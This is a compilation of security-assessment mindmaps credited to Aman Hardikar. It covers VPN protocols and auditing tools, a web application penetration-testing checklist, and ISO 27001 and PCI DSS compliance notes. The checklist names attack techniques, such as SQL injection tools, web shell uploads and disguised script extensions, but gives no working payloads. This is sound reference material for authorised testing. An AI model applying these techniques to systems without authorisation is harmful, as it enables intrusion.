- Access Sites with Exploits (Hacking) - offensivesecurity, packetstorm
- Web Egress Filters
- Access Anonymous Web Browsing Sites - anonymizer.com
- Access Public Proxy Servers
- Access to Sites via Google Cache
- Access Pornographic Sites - playboy
- Access to Pornographic Images through Search Engines
- Access Gambling Sites - williamhill, betfair
- Neighbours
- Unrestricted Internet access through neighbouring wireless networks



Guides


- SANS 802.11 Pocket Guide
- http://www.willhackforsushi.com/papers/80211_Pocket_Reference_Guide.pdf
- Wireless Pen Test Framework
- <http://wirelessdefence.org/Contents/Wireless%20Pen%20Test%20Framework.html>
- WPA Packet Capture Explained
- http://www.aircrack-ng.org/doku.php?id=wpa_capture

PCI Security Standards Council

- Maintain Hardware Inventory
- Test for Unauthorized APs
- Segment Wireless Networks
- Physical Access Restrictions
- Change All Defaults
- WIPS and Access Log Management
- Strong Authentication and Encryption
- Wireless Usage Policy



Compliance



Introduction

- Extends the private network using the public network (Internet)
- Huge cost savings as it is much cheaper than dedicated lines
- Mobile users can access the required network resources

Types



- Tunneling
 - voluntary: VPN client manages the connection setup process
 - client connect to ISP then to VPN server
 - communications provider manages the connection setup process
 - compulsory: client connects to carrier who in turn creates the tunnel between the client and the VPN server
 - carrier authenticates client and connects them to predefined servers
 - uses VPN FEP (Front End Processor)
- Operation Mode
 - Transport: Only payload is protected
 - Tunnel: Source and destination details visible
 - Entire packet is encapsulated
- Negotiations
 - Main mode: Phase where connection parameters are negotiated
 - Aggressive mode: Faster way of negotiating connection parameters
 - Uses less number of messages for establishing connection

Implementation Issues



- Aggressive Mode
- Pre-shared Key (PSK)
- Split tunnel
- Two factor authentication
- Denial of Service (DoS)
- Client Configuration

Auditing Tools



- VPNTester: not yet released
- ike-scan, psk-crack: <http://www.nta-monitor.com/tools-resources/security-tools/ike-scan>
- ike-scan-gpu: <http://funoverip.net/2012/07/psk-crack-ike-scan-gpu-add-on/>
- Cain & Able: <http://www.oxid.it/cain.html>
- Hashcat: <http://hashcat.net/hashcat/>
- Ettercap: <http://ettercap.github.io/ettercap/>
- THC-pptp-bruter: <http://www.thc.org/releases.php>
- IKEProbe: <http://www.ernw.de/download/ikeprobe.zip>
- IKECrack: <http://sourceforge.net/projects/ikecrack/>
- IPSecScan: <http://ntsecurity.nu/toolbox/ipsecscan/>
- VPNMonitor: <http://vpnmonitor.sourceforge.net/>
- FakeKED: <http://www.roe.ch/FakeKED>

Protocols



- PPTP: Point to Point Tunneling Protocol
- L2TP: Layer 2 Tunneling Protocol
- IPSec: IP Security Protocol Suite
- SSL: Secure Socket Layer



© Aman Hardikar

Secure Socket Layer

- Clientless: Can be used with just a web browser
- Portable: Traffic encrypted using SSL or TLS protocol
- Certificates: Authentication methods supported
- Smart Cards: Credentials (username and password)
- Resources accessible via a portal page
- The portal consists of a single page
- After authentication, the page presents the links to other resources: Portal VPN
- Advantages: flexible and clientless
- Disadvantages: restricted to web based resources
- Any IP based traffic: Can handle active and non-web based content also
- All traffic is tunneled using a non-standard SSL tunnel: Tunnel VPN
- Requires software or a plugin to be loaded
- Before access is granted: Host integrity checks: Can provide end point security controls
- Could also be rerun during a session
- Checks compliance of the system with the security policy
- Controls could be altered according to the result
- Different OS, browsers, access location and hardware: Application and client interoperability
- Should do the required translation to each application supported: Client/server application support
- Privileges required to install plugin/software: Network extension
- Public and unmanaged systems: Endpoint security
- Compromised systems feeding false results: Sanitisation after session termination
- Tunnel VPNs needs installation of plugin/software: Clientless operation
- Datagram Transport Layer Security (DTLS)
- Microsoft Secure Socket Tunneling Protocol (SSTP)
- Variations: <http://csrc.nist.gov/publications/nistpubs/800-113/SP800-113.pdf> NIST SP800-113: Guide to SSL VPN




SSL


IP Security

- OSI Layer 3 (IP Layer)
- Suite of security protocols
- UDP 500: Port
- <http://tools.ietf.org/html/rfc4301>: RFC 4301
- Can protect all the higher layer protocols

Authentication Header (AH)



Encapsulating Security Payload (ESP)




- Provides authentication: Sliding window technique: Protects against replay attacks
- Provides integrity and confidentiality
- Operates directly above IP
- IP protocol number 51
- Used to setup Security Association (SA): Internet Key Exchange (IKE)
- establish, negotiate, modify and delete SAs: Internet Security Association and Key Management (ISAKMP)
- Collection of algorithms and parameters for encryption and authentication: Security Association (SA)
- A pair required for bi-directional traffic
- Points to SA DataBase in the packet: Security Parameter Index (SPI)
- Used for using all the security functionality: ESP+AH: Traffic
- Not used as it is incompatible with NAT: AH+ESP
- RFC 4835: Encryption algorithms
- L2TP with IPSec: <http://tools.ietf.org/html/rfc3193>: RFC 3193
- Through IKE:
 - 1. IPsec SA formation
 - 2. Establishment of ESP transport mode
 - 3. Establishment of L2TP tunnel
- Shared passwords, Pre-shared keys, Public keys, X.509 certificates: Common methods
- Packets are encapsulated by IPSec
- Authentication could be enhanced by using EAP and RADIUS server
- <http://media.packetlife.net/media/library/6/IPsec.pdf>: IPsec Cheat Sheet



IPSec

L2TP



- Layer 2 Tunneling Protocol
- Merger of: Layer 2 Forwarding (L2F) and PPTP
- Developed by Cisco
- No encryption or authentication
- OSI Layer 5 (implementation)
- OSI Layer 2 (design)
- Port: UDP 1701
- Version 3: RFC 3931: <http://tools.ietf.org/html/rfc3931>
- Designed as an extension to PPP
- Endpoints: L2TP Access Concentrator (LAC), L2TP Network Server (LNS)
- LAC connects to LNS
- Tunnel and session ids created during setup
- Packets: Control Packets: provided reliability features; Data Packets: not provided reliability features, reliability is the responsibility of the internal protocols
- Operation: Encapsulation: ATM, Frame Relay, X.25, Ethernet; Authentication: PAP, CHAP, EAP
- Modes: Compulsory L2TP Tunneling: User connects to LAC; LAC tunnels traffic to LNS; Voluntary L2TP Tunneling: User installs client/LAC
- Traffic: Isolates traffic based on session: Multiple virtual networks in the same tunnel is possible; Ability to transport Frame Relay, X.25, Ethernet and ATM over IP: Initial version restricted to PPP
- Advantages: Compulsory L2TP Tunneling: No client required, No knowledge of tunnel required; Multiple virtual networks across a single tunnel
- Disadvantages: No support for encryption and authentication: Need other protocols; L2TP/IPSec; Compulsory L2TP Tunneling: Support for mobility is difficult

Point to Point Tunneling Protocol

- Developed by Microsoft and Ascend
- Initially designed for dial-up access
- OSI Layer 2 (Data Link Layer)
- Port: TCP 1723
- Built on top of Point to Point Protocol (PPP)
- Stores data in PPP packet that are encapsulated in IP datagrams
- Tunnel Creation: Two step process: 1. clients connect to ISP using PPP; 2. PPTP creates a TCP control connection between the server and the client; Only 2nd step if the client and server are on the same LAN
- Security: supports: Authentication: Password Authentication Protocol (PAP), Challenge Handshake Authentication Protocol (CHAP), MS-CHAPv2 (default), Extensible Authentication Protocol (EAP); Encryption: RC4, MPPE: Microsoft Point-to-Point Encryption; Packet Filtering
- Advantages: Present by default in Windows; Windows servers can also server as PPTP based VPN servers
- Disadvantages: vulnerable to MITM; Supports only single factor password based authentication; no standard authentication and encryption: incompatible clients



PPTP

Web Application Testing

© Aman Hardikar

v1.1 [2012 Nov]

1 Configuration Review

- Basic Server Configuration
 - default banner
 - options enabled
 - default error pages
 - identify server based on response
- analyze request and response from app
- other pages and dirs on the server
- any directory listings present
- verbose error responses enabled
- default admin interfaces
- trace method
 - web server
 - application
- SSL
 - SSL version 2 Support
 - Weak Ciphers
 - Renegotiation Support
 - Vulnerable to BEAST
 - expired certificate
 - self signed certificate
 - wild card certificate
 - SSLAudit
- server fingerprinting
 - httprint
 - netcraft
- ip address leaks
- is proxy present?
- analyze robots.txt
- autocomplete enabled
 - login forms
 - registration forms
 - password recovery forms
- Oracle Padding
- Identify technologies used

2 Application Study

- Identify GETs
- Identify POSTs
- Identify parameters in GETs and POSTs
- Check if actual objectIDs, sessionIDs are passed in GET requests
- Replace the methods and check if the application accepts the request
- Identify all inputs
 - search boxes
 - login fields
 - register fields
- payment processing
 - is cvv in clear text
 - how are details sent? clear or encrypted
- client-side validation
- identify critical components and possible ways they can be subverted
- identify hidden fields and their purpose

3 Authentication & Authorization Testing

- passing of credentials in a secure way
- user enumeration
 - gather usernames
 - responding differently based on input (valid / invalid)
- password controls
 - guessable username
 - length
 - complexity
 - expiration
 - history
 - default passwords
 - recovery process
 - forgot password methodology
 - what is asked to confirm the user
 - is password sent in clear text to user
 - how is password sent - email or reset url
 - initial password
 - is it generated by the app
 - how is it sent to the user? email or temporary link
 - are users forced to change it on first login
 - is the app allowing use of it multiple times
 - based on username
 - blacklist present
 - need for multifactor authentication
 - old password required to change
 - need for multifactor authentication
 - lockout
 - temporary
 - permanent
- captcha present?
- password remembered?
- login after registration or activation required ?
- concurrent logins enabled ?
- horizontal privelege checking
- vertical privelege levels

4 Session Management

- sessionid randomness and prediction
- session establishment methodology review
- Cookie settings
 - check content of cookie
 - check cookie type
 - without "httponly"
 - without "secure"
 - cookie expiry
 - manipulation allowed
 - scope
- Tools
 - burp, zap, webdeveloper toolbar plugin, rexp plugin
- logout function effectiveness
 - are sessions closed
 - are cookies stored and valid
 - browser cache
 - back button
- session timeout exists
- session fixation attack
- CSRF
 - token / nonce present?
 - token predictable?
- sessionids at home page, pre-login and post-login
- logout and create/edit the cookie and try accessing the pages
- check for caching issues

5 XSS

- check for char blacklist - < > /
- check for output encoding
- xss in url parameters
- xss in input fields
 - input reflected in
 - html tag like input
 - html page body
 - check for input validation
 - check for input sanitisation
 - check for presence of server side validation

6 SQL Injection

- check for char blacklist - ' " ; --
- parameterised queries
- use different encoding and test
- url encoding, base64 encoding
- Blind SQLInjection
 - BSQL Hacker
 - BSQL brute forcer V2
 - sqlmapgui/sqlmap
 - sqlninja

7 Other Injection Techniques

- header injection
 - X-Forward field in header
- ldap injection
- xml injection
- xpath injection
- http splitting
- command injection
- crlf injection

8 Misc

- search comments
- HTTP Headers
 - examine headers set by application
- ViewState
 - MAC enabled
 - any sensitive information passed? encrypted
- URL redirects
 - is application redirecting to any URL in the parameter?
- dos testing
 - locking out user accounts
 - storing of too much data
- webservicess and ajax testing
 - SOAP
 - wsdl exposed to public?
 - poster plugin
 - WSDigger
 - Refer WS-Attacks.org
- valid email enumeration through forms
 - gives different error for either case
- json / js hijacking
- content caching enabled or disabled [headers]
- spoofing / impersonation
 - contact forms
 - video/media forward/share mail
- use of eval
- filesystem related
 - identify all entry points - file upload fields
 - is file upload blacklist comprehensive?
 - where is it stored?
 - database
 - filesystem outside root directory
 - filesystem under the root directory
 - guessable upload path
 - web based shell upload if uploaded file is parsed
 - upload file with special characters in the name
 - upload a script file with a different final extension
 - web based shell in root dir - need access ??
- public information
 - public site of the company
 - whois
 - public forums
 - check for any actual email addresses and phone numbers
 - metadata on documents published
- configuration file reviews
 - sensitive information as comments
 - storing of credentials in plain text
 - user level / privileges
- encoder / decoder
 - burp
 - cryptofox plugin
 - pip3line
- helpful browser plugins
 - Refer Browser Plugins mindmap
 - some plugins are very useful for manual confirmation/verification

ISO 27001 © Aman Hardikar

v1.1 - Oct 2013

Mandatory Documents

- Review Plans → Leadership
- Action Reports
- Scope of ISMS
- Roles and Responsibilities Document → ISMS Related
- Statement of Applicability
- Security Metrics
- Security Policy
- Individual Policies → Policies
- Procedure Documents
- Risk Management Policy
- Risk Assessment Procedure → Risk Management
- Risk Assessment Document
- Risk Treatment Plan
- Training Records
- Training Material → Security Awareness Training
- Metrics
- Operating Procedures
- Document Control Procedure
- Record Control Procedure → Other Documents
- Corrective Action Procedure
- Preventive Action Procedure

Scope

- Identify departments → Organization Scope
- Identify area (data centre/server rooms/specific area) → Physical Scope
- Identify physical assets
- Identify applications → Technology Scope
- Identify information and the containers

Policies

- Obtain management objectives
- Create the policy → Security Policy
- Refer individual policies
- Obtain management approval
- Acceptable Use Policy
- Email Use Policy
- Internet Use Policy
- Mobile Use Policy → Referenced Policies
- Wireless Security Policy
- Incident Handling Policy
- Change Management Policy
- Define procedure to implement each policy → Procedures

Gap Analysis

- Asset Register → Inventory List
- Information Classification
- Interviews of Employees → Department Process and Procedures
- Analysis of Process and Procedures
- Internal VA/PT Tests → Internal
- Internal Application Assessments
- External PT/Perimeter Tests → External
- Physical Security Assessments
- Social Engineering Attacks

Risk Management

- Risk Management Policy
- Procedure for Risk Calculation → Risk Assessment Procedure
- Risk Assessment Document
- Risk Treatment Plan → RTP

SOA

- Statement of Applicability
- Document listing the controls applicable along with their objective

Pre-Certification Audit

- Simulation of an actual audit
- Identify any NCs
- Take necessary actions to close any identified NCs

Certification

- Document review → Phase 1
- 1 day
- Mandatory
- Control review
- Multi-day based on scope → Phase 2
- Mandatory

Post-Certification Tasks

- Once every year → Intermediate Audits
- Once every 3 years → Recertification Audits
- Review Controls In Place
- Collect Metrics → Improve ISMS

Version Changes

- <http://www.slideshare.net/mpsinghathore/mapping-of-iso-270012005-with-iso-270012013> → Mapping of the two versions
- <http://www.slideshare.net/BSIGroupThailand/bsi-isoiec27001-transition-guide> → BSI ISO27001 Transition Guide

Mappings

Related Standards

- Code of practice for information security controls
- Generic guidance document
- Guidelines for telecommunications companies → ISO 27011 → ISO 27002
- Guidelines for financial services → ISO 27015
- Guidelines for energy utility companies → ISO 27019
- Guidelines for healthcare companies → ISO 27799
- Guidance on ISMS implementation → ISO 27003
- Security metrics for measuring effectiveness → ISO 27004
- Information security risk management → ISO 27005
- Requirements of auditing / certification bodies → ISO 27006
- Guidelines for ISMS auditing (management system) → ISO 27007
- Guidelines for ISMS auditing (controls) → ISO 27008
- Guidelines on inter-organisation communications → ISO 27010
- Guidelines on integrating ISO 27001 and ISO 20000 → ISO 27013
- Guidelines for governance of information security → ISO 27014
- Guidelines for business continuity (ICT) → ISO 27031
- Guidelines for cybersecurity → ISO 27032
- Guidelines for network security → ISO 27033
- Guidelines for application security → ISO 27034
- Guidelines for incident management → ISO 27035
- Business Continuity Management standard → ISO 22301
- Updated version of ISO 25999 standard

Software/ Documents

- http://www.iso.org/iso/home/store/catalogue_ics/catalogue_detail_ics.htm?csnumber=54534 → ISO 27001 Standard
- http://www.iso.org/iso/home/store/catalogue_tc/catalogue_detail.htm?csnumber=54533 → ISO 27002 Standard
- ISO27k Forum
- ISO27k Toolkit
- http://www.iso27001security.com/html/iso27k_toolkit.html
- ISO 17799 Checklist
- SANS
- http://www.sans.org/score/checklists/ISO_17799_2005.doc
- SerNet
- Verinice
- <http://www.verinice.org/en/>
- Practical Threat Analysis
- PTA
- <http://www.ptatechnologies.com>

References

- http://www.iso.org/iso/home/store/catalogue_ics/catalogue_detail_ics.htm?csnumber=54534 → ISO 27001 Standard
- http://www.iso27001security.com/html/iso27k_toolkit.html → ISO27k Toolkit by ISO27k Forum
- <http://shop.bsigroup.com/ProductDetail/?pid=00000000030282631> → Guide to Implementing and Auditing of ISMS Controls
- http://www.sans.org/score/checklists/ISO_17799_2005.doc → ISO 17799 Checklist
- <http://www.sans.org/security-resources/policies/> → SANS Security Policy Project

History

- Pre-1995 → Shell Infosec Policy Manual
- DTI Code of Practice for Information Security Management
- 1995 → Release of BS 7799-1
- 1999 → Release of BS 7799-2
- 2000 → Release of ISO 17799
- 2005 → Release of ISO 27001
- 2007 → ISO 17799 renamed to ISO 27002
- 2013 → Revised version of ISO 27001

Details

- Standard → set of guidelines / best practices
- Context of Organization
- Leadership
- Planning
- Support
- Operation
- Performance Evaluation
- Improvement
- Requirements
- Controls
 - 2005 version → 11 control sections
 - 133 controls
 - 2013 version → 14 control sections
 - 114 controls
- PDCA Cycle
 - Plan → Establish the ISMS
 - Do → Implement and operate the ISMS
 - Check → Monitor and review the ISMS
 - Act → Maintain and improve the ISMS

Sections

- 4 Context of the Organization
 - determine issues
 - understand needs
 - define scope
 - ISMS maintenance
 - commitment
- 5 Leadership (top management) → establishing security policy
- 6 Planning → risk management
 - define risk assessment process
 - define risk treatment process
 - establish information security objectives
- 7 Support
 - resources
 - determine competence of people working
 - security awareness for people working
 - determine need for internal and external communications
 - documented and publish necessary information
 - plan, implement and control the required processes
- 8 Operation → perform risk assessments at planned intervals or after significant changes
- implement risk treatment plan
- 9 Performance Evaluation → evaluate performance and effectiveness of ISMS
- conduct internal audits at planned intervals
- review of ISMS by management at regular intervals
- 10 Improvement → actions for nonconformity
- continually improve ISMS
- A5 Information security policies → A5.1 Management direction for information security
- A6 Organization of information security → A6.1 Internal organization
- A6.2 Mobile devices and teleworking
- A7 Human resource security → A7.1 Prior to employment
- A7.2 During employment
- A7.3 Termination and change of employment
- A8 Asset management → A8.1 Responsibility of assets
- A8.2 Information classification
- A8.3 Media handling
- A9 Access control → A9.1 Business requirements of access control
- A9.2 User access management
- A9.3 User responsibilities
- A9.4 System and application access control
- A10 Cryptography → A10.1 Cryptographic controls
- A11 Physical and environmental security → A11.1 Secure areas
- A11.2 Equipment
- A12 Operations security → A12.1 Operational procedures and responsibilities
- A12.2 Protection from malware
- A12.3 Backup
- A12.4 Logging and monitoring
- A12.5 Control of operational software
- A12.6 Technical vulnerability management
- A12.7 Information systems audit considerations
- A13 Communications security → A13.1 Network security management
- A13.2 Information transfer
- A14 System acquisition, development and maintenance → A14.1 Security requirements of information systems
- A14.2 Security in development and support processes
- A14.3 Test data
- A15 Supplier relationships → A15.1 Information security in supplier relationships
- A15.2 Supplier service delivery management
- A16 Incident management → A16.1 Management of security incidents and improvements
- A17 Business continuity management → A17.1 Information security continuity
- A17.2 Redundancies
- A18 Compliance → A18.1 Compliance with legal and contractual requirements
- A18.2 Information security reviews

Implementation Process

- 1 Management Support → Obtain management interest
- Clarify organization's priorities
- Define security objectives
- Create business case and project plan
- Identify roles and responsibilities
- Get approval from the management
- 2 Define Scope → Define organizational scope
- Define physical scope
- Define technology scope
- 3 Create Inventory Lists → Identify assets
- Identify asset owner and information classification
- 4 Perform Gap Analysis → Conduct external assessments → technology perimeter assessment
- physical security assessment
- Conduct internal assessments → assessment of critical applications
- Review departmental processes → interview department head
- interview mid-level employee in the department
- analyse process and practices
- 5 Perform Risk Assessment → Create a risk treatment policy
- Define a risk calculation procedure
- Calculate the risk
- Identify controls to mitigate (remove/reduce/transfer) identified risks
- 6 Create SOA → Select the relevant controls from the standard
- Create a document with the objectives/exceptions for the selected controls
- 7 Create RTP → Create a risk treatment plan
- Obtain management approval
- 8 Create ISMS (Policies, Procedures, Training and Reports) → Create security policy
- Create all referenced individual policies
- Create procedure documents
- Publish the policies
- Conduct awareness training
- 9 Management Review / Internal Audit → Review all documentation
- Review SOA, RTP and policies
- Review controls
- Measure effectiveness
- 10 Pre-Certification Audit → Conduct a mock audit
- Identify all NCs
- Take relevant actions to close identified NCs
- Identify and contact a certification body for the audit

PCI DSS
© Aman Hardikar

- Merchant Levels**
- Level 1: merchants processing more than 6 million transactions per year
 - Level 2: merchants processing 1 to 6 million transactions per year
 - Level 3: merchants processing 20,000 to 1 million transactions per year
 - Level 4: all other merchants

- Applicability**
- Vendors: Any vendor who accepts, transmits or stores cardholder data
 - Cards: debit, credit and pre-paid cards

- Scope**
- CDE: All locations and flows of cardholder data
